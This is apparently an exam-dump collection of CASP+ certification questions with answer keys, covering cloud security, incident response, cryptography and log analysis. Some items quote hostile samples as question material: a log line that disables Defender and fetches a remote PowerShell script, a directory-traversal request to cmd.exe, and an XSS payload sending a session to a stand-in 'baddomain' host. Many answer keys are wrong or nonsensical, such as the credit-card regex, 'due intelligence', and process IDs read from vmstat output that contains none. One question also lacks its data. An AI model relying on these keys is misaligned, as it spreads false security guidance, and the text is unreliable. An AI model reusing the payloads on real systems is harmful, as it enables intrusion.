

A. Mastered
B. Not Mastered

Answer: A

Explanation:

NEW QUESTION 140
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Answer: D

NEW QUESTION 145
A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

A. Software Decomplier
B. Network enurrerator
C. Log reduction and analysis tool
D. Static code analysis

Answer: D

NEW QUESTION 150
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Answer: D

Explanation:
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard

NEW QUESTION 155
A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.
Which of the following techniques would BEST support this?

A. Configuring systemd services to run automatically at startup
B. Creating a backdoor
C. Exploiting an arbitrary code execution exploit
D. Moving laterally to a more authoritative server/service

Answer: B

NEW QUESTION 160
A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Answer: D

NEW QUESTION 161
A security analyst notices a number of SIEM events that show the following activity:

```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.
B. Restart Microsoft Windows Defender.
C. Configure the forward proxy to block 40.90.23.154.
D. Disable local administrator privileges on the endpoints.

Answer: C

Explanation:
top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

NEW QUESTION 165
A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.
When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

A. Packets that are the wrong size or length
B. Use of any non-DNP3 communication on a DNP3 port
C. Multiple solicited responses over time
D. Application of an unsupported encryption algorithm

Answer: C

NEW QUESTION 167
A security architect is tasked with scoping a penetration test that will start next month. The architect wants to define what security controls will be impacted. Which of the following would be the BEST document to consult?

A. Rules of engagement
B. Master service agreement
C. Statement of work
D. Target audience

Answer: C

NEW QUESTION 171
A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.
Which of the following compensating controls would be BEST to implement in this situation?

A. EDR
B. SIEM
C. HIDS
D. UEBA

Answer: B

NEW QUESTION 173
A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies,

articles, and documentation in the field of
web-application security Which of the following is the BEST option?

A. ICANN
B. PCI DSS
C. OWASP
D. CSA
E. NIST

Answer: C

NEW QUESTION 176
An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API.
Given this information, which of the following is a noted risk?

A. Feature delay due to extended software development cycles
B. Financial liability from a vendor data breach
C. Technical impact to the API configuration
D. The possibility of the vendor's business ceasing operations

Answer: A

NEW QUESTION 179
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Answer: BC

NEW QUESTION 180
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Answer: B

NEW QUESTION 184
A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line.
Which of the following commands would be the BEST to run to view only active Internet connections?

A. sudo netstat -antu | grep "LISTEN" | awk '{print$5}'
B. sudo netstat -nlt -p | grep "ESTABLISHED"
C. sudo netstat -plntu | grep -v "Foreign Address"
D. sudo netstat -pnut -w | column -t -s $'\w'
E. sudo netstat -pnut | grep -P ^tcp

Answer: E

NEW QUESTION 188
A user from the sales department opened a suspicious file attachment. The sales department then contacted the SOC to investigate a number of unresponsive systems, and the team successfully identified the file and the origin of the attack.
Which of the following is t he NEXT step of the incident response plan?

A. Remediation
B. Containment
C. Response
D. Recovery

Answer: B

NEW QUESTION 189
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.

Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: B

NEW QUESTION 192
A bank is working with a security architect to find the BEST solution to detect database management system compromises. The solution should meet the following requirements:
Work at the application layer
Send alerts on attacks from both privileged and malicious users Have a very low false positive
Which of the following should the architect recommend?

A. FIM
B. WAF
C. NIPS
D. DAM
E. UTM

Answer: D

NEW QUESTION 195
A large number of emails have been reported, and a security analyst is reviewing the following information from the emails:

Received: From postfix.com [102.8.14.10]
Received: From prod.protection.email.comptia.com [99.5.143.140]
SPF: Pass
From: <carl.b@comptia1.com>
Subject: Subject Matter Experts
X-IncomingHeaderCount 4
Return-Path: carl.b@comptia.com
Date: Sat, 4 Oct 2020 22:01:59

As part of the image process, which of the following is the FIRST step the analyst should take?

A. Block the email address carl b@comptia1 com, as it is sending spam to subject matter experts
B. Validate the final "Received" header against the DNS entry of the domain.
C. Compare the 'Return-Path" and "Received" fields.
D. Ignore the emails, as SPF validation is successful, and it is a false positive

Answer: C

NEW QUESTION 200
A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employees recently received an email that approved to be claim form, but it installed malicious software on the employee's laptop when was opened.

A. Impalement application whitelisting and add only the email client to the whitelist for laptop in the claims processing department.
B. Required all laptops to connect to the VPN before accessing email.
C. Implement cloud-based content filtering with sandboxing capabilities.
D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

Answer: C

NEW QUESTION 203
A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

A. Securely configure the authentication mechanisms
B. Patch the infrastructure at the operating system
C. Execute port scanning against the services
D. Upgrade the service as part of life-cycle management

Answer: A

NEW QUESTION 205
A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.
Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5
B. 8
C. 50
D. 36,500

Answer: A

NEW QUESTION 210

Company A acquired Company . During an audit, a security engineer found Company B's environment was inadequately patched. In response, Company A placed a firewall between the two environments until Company B's infrastructure could be integrated into Company A's security program.
Which of the following risk-handling techniques was used?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 213

Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident. Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Answer: B

NEW QUESTION 216

A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

Which of the following MOST appropriate corrective action to document for this finding?

A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
C. The system administrator should evaluate dependencies and perform upgrade as necessary.
D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Answer: A

NEW QUESTION 218

An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Answer: A

NEW QUESTION 221

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF
B. An IDS
C. A SIEM
D. A honeypot

Answer: D

NEW QUESTION 222

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:
* Be based on open-source Android for user familiarity and ease.
* Provide a single application for inventory management of physical assets.
* Permit use of the camera be only the inventory application for the purposes of scanning
* Disallow any and all configuration baseline modifications.
* Restrict all access to any device resource other than those requirement ?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

NEW QUESTION 224
A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Answer: D

NEW QUESTION 225
A threat analyst notices the following URL while going through the HTTP logs.

```
http://www.safebrowsing---/search.asp?q=<script>X"newimage;x.src="http://baddomain---/session;</script>
```

Which of the following attack types is the threat analyst seeing?

A. SQL injection
B. CSRF
C. Session hijacking
D. XSS

Answer: D

NEW QUESTION 227
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should
the analyst run to BEST determine whether financial data was lost?

```
A.      grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file

B.      grep '^4[0-9]{12}(?:[0-9]{3})?$' file

C.      grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file

D.      grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 228
A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:
Support all phases of the SDLC. Use tailored website portal software.
Allow the company to build and use its own gateway software. Utilize its own data management platform.
Continue using agent-based security tools.
Which of the following cloud-computing models should the CIO implement?

A. SaaS
B. PaaS
C. MaaS
D. IaaS

Answer: D

NEW QUESTION 232
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC
into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still
not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the

following is MOST likely the problem?

A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Answer: A

NEW QUESTION 237
A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.
Which of the following should the security administrator do to mitigate the risk?

A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.
C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.
D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

Answer: D

NEW QUESTION 238
A company publishes several APIs for customers and is required to use keys to segregate customer data sets. Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Answer: B

NEW QUESTION 240
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Answer: C

NEW QUESTION 241
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: D

NEW QUESTION 244
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Answer: C

NEW QUESTION 246
All staff at a company have started working remotely due to a global pandemic. To transition to remote work, the company has migrated to SaaS collaboration tools. The human resources department wants to use these tools to process sensitive information but is concerned the data could be:
Leaked to the media via printing of the documents Sent to a personal email address
Accessed and viewed by systems administrators Uploaded to a file storage site
Which of the following would mitigate the department's concerns?

A. Data loss detection, reverse proxy, EDR, and PGP

B. VDI, proxy, CASB, and DRM
C. Watermarking, forward proxy, DLP, and MFA
D. Proxy, secure VPN, endpoint encryption, and AV

Answer: C

NEW QUESTION 249
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Answer: AC

Explanation:
The main rights for individuals under the GDPR are to: allow subject access
have inaccuracies corrected have information erased prevent direct marketing
prevent automated decision-making and profiling allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/

NEW QUESTION 251
A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The
legal department provided the security team with a list of search terms to investigate.
This is an example of:

A. due intelligence
B. e-discovery.
C. due care.
D. legal hold.

Answer: A

NEW QUESTION 253
A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is
vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool
D. The Cyber Kill Chain

Answer: A

NEW QUESTION 256
An organization is developing a disaster recovery plan that requires data to be backed up and available at a moment's notice.
Which of the following should the organization consider FIRST to address this requirement?

A. Implement a change management plan to ensure systems are using the appropriate versions.
B. Hire additional on-call staff to be deployed if an event occurs.
C. Design an appropriate warm site for business continuity.
D. Identify critical business processes and determine associated software and hardware requirements.

Answer: D

NEW QUESTION 261
A security compliance requirement states that specific environments that handle sensitive data must be protected by need-to-know restrictions and can only
connect to authorized endpoints. The requirement also states that a DLP solution within the environment must be used to control the data from leaving the
environment.
Which of the following should be implemented for privileged users so they can support the environment from their workstations while remaining compliant?

A. NAC to control authorized endpoints
B. FIM on the servers storing the data
C. A jump box in the screened subnet
D. A general VPN solution to the primary network

Answer: A

Explanation:
Network Access Control (NAC) is used to bolster the network security by restricting the availability of network resources to managed endpoints that don't satisfy
the compliance requirements of the Organization.

NEW QUESTION 265
A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.
The technician will define this threat as:

A. a decrypting RSA using obsolete and weakened encryption attack.
B. a zero-day attack.
C. an advanced persistent threat.
D. an on-path attack.

Answer: C

NEW QUESTION 267
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Answer: B

NEW QUESTION 270
A software development company makes Its software version available to customers from a web portal. On several occasions, hackers were able to access the software repository to change the package that is automatically published on the website. Which of the following would be the BEST technique to ensure the software the users download is the official software released by the company?

A. Distribute the software via a third-party repository.
B. Close the web repository and deliver the software via email.
C. Email the software link to all customers.
D. Display the SHA checksum on the website.

Answer: D

NEW QUESTION 274
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive
C. Enforcing
D. Mandatory

Answer: C

NEW QUESTION 277
Due to internal resource constraints, the management team has asked the principal security architect to recommend a solution that shifts partial responsibility for application-level controls to the cloud provider. In the shared responsibility model, which of the following levels of service meets this requirement?

A. IaaS
B. SaaS
C. FaaS
D. PaaS

Answer: D

NEW QUESTION 280
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Answer: D

NEW QUESTION 285
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

* Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of Privilege
* SSL Medium Strength Cipher Suites Supported
* Vulnerability in DNS Resolution Could Allow Remote Code Execution
* SMB Host SIDs allows Local User Enumeration

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker
B. Port scanner
C. Account enumerator
D. Exploitation framework

Answer: A

NEW QUESTION 286
An organization mat provides a SaaS solution recently experienced an incident involving customer data loss. The system has a level of sell-healing that includes monitoring performance and available resources. When me system detects an issue, the self-healing process is supposed to restart pans of me software. During the incident, when me self-healing system attempted to restart the services, available disk space on the data drive to restart all the services was inadequate. The self-healing system did not detect that some services did not fully restart and declared me system as fully operational. Which of the following BEST describes me reason why the silent failure occurred?

A. The system logs rotated prematurely.
B. The disk utilization alarms are higher than what me service restarts require.
C. The number of nodes in me self-healing cluster was healthy,
D. Conditional checks prior to the service restart succeeded.

Answer: D

NEW QUESTION 289
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users' experience SSL offloading to improve web server performance
Protection against DoS and DDoS attacks High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 292
A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

A. Simultaneous Authentication of Equals
B. Enhanced open
C. Perfect forward secrecy
D. Extensible Authentication Protocol

Answer: A

NEW QUESTION 295
A security architect is given the following requirements to secure a rapidly changing enterprise with an increasingly distributed and remote workforce
• Cloud-delivered services
• Full network security stack
• SaaS application security management
• Minimal latency for an optimal user experience
• Integration with the cloud 1AM platform Which of the following is the BEST solution?

A. Routing and Remote Access Service (RRAS)
B. NGFW
C. Managed Security Service Provider (MSSP)
D. SASE

Answer: D

NEW QUESTION 299
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

```
procs ---------memory-------swap---io--  --system-- -----cpu------
r b swpd free  buff  cache si so bi      bo         in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0 304023 30004040   217 883  13 3 83 1  0
1 0 0    44408 110052 623096 0  0 300    200003     88  1446 31 4 65 0  0
0 0 0    44524 110052 623096 0  0 400020 20         84  872  11 2 87 0  0
0 2 0    44516 110052 623096 0  0 10     0          149 142  18 5 77 0  0
0 0 0    44524 110052 623096 0  0 0      0          60  431  14 1 85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Answer: C

NEW QUESTION 302
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

```
# nmap -F -T4 192.168.8.11
Starting Nmap 7.60
Nmap scan report for 192.168.8.11
Host is up (0.702s latency).
Not shown: 99 filtered ports
PORT    STATE   SERVICE
80/tcp  open    http
MAC Address: 04:18:18:EB:10:13 (CompTIA)
Nmap done: 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Answer: A

NEW QUESTION 305
......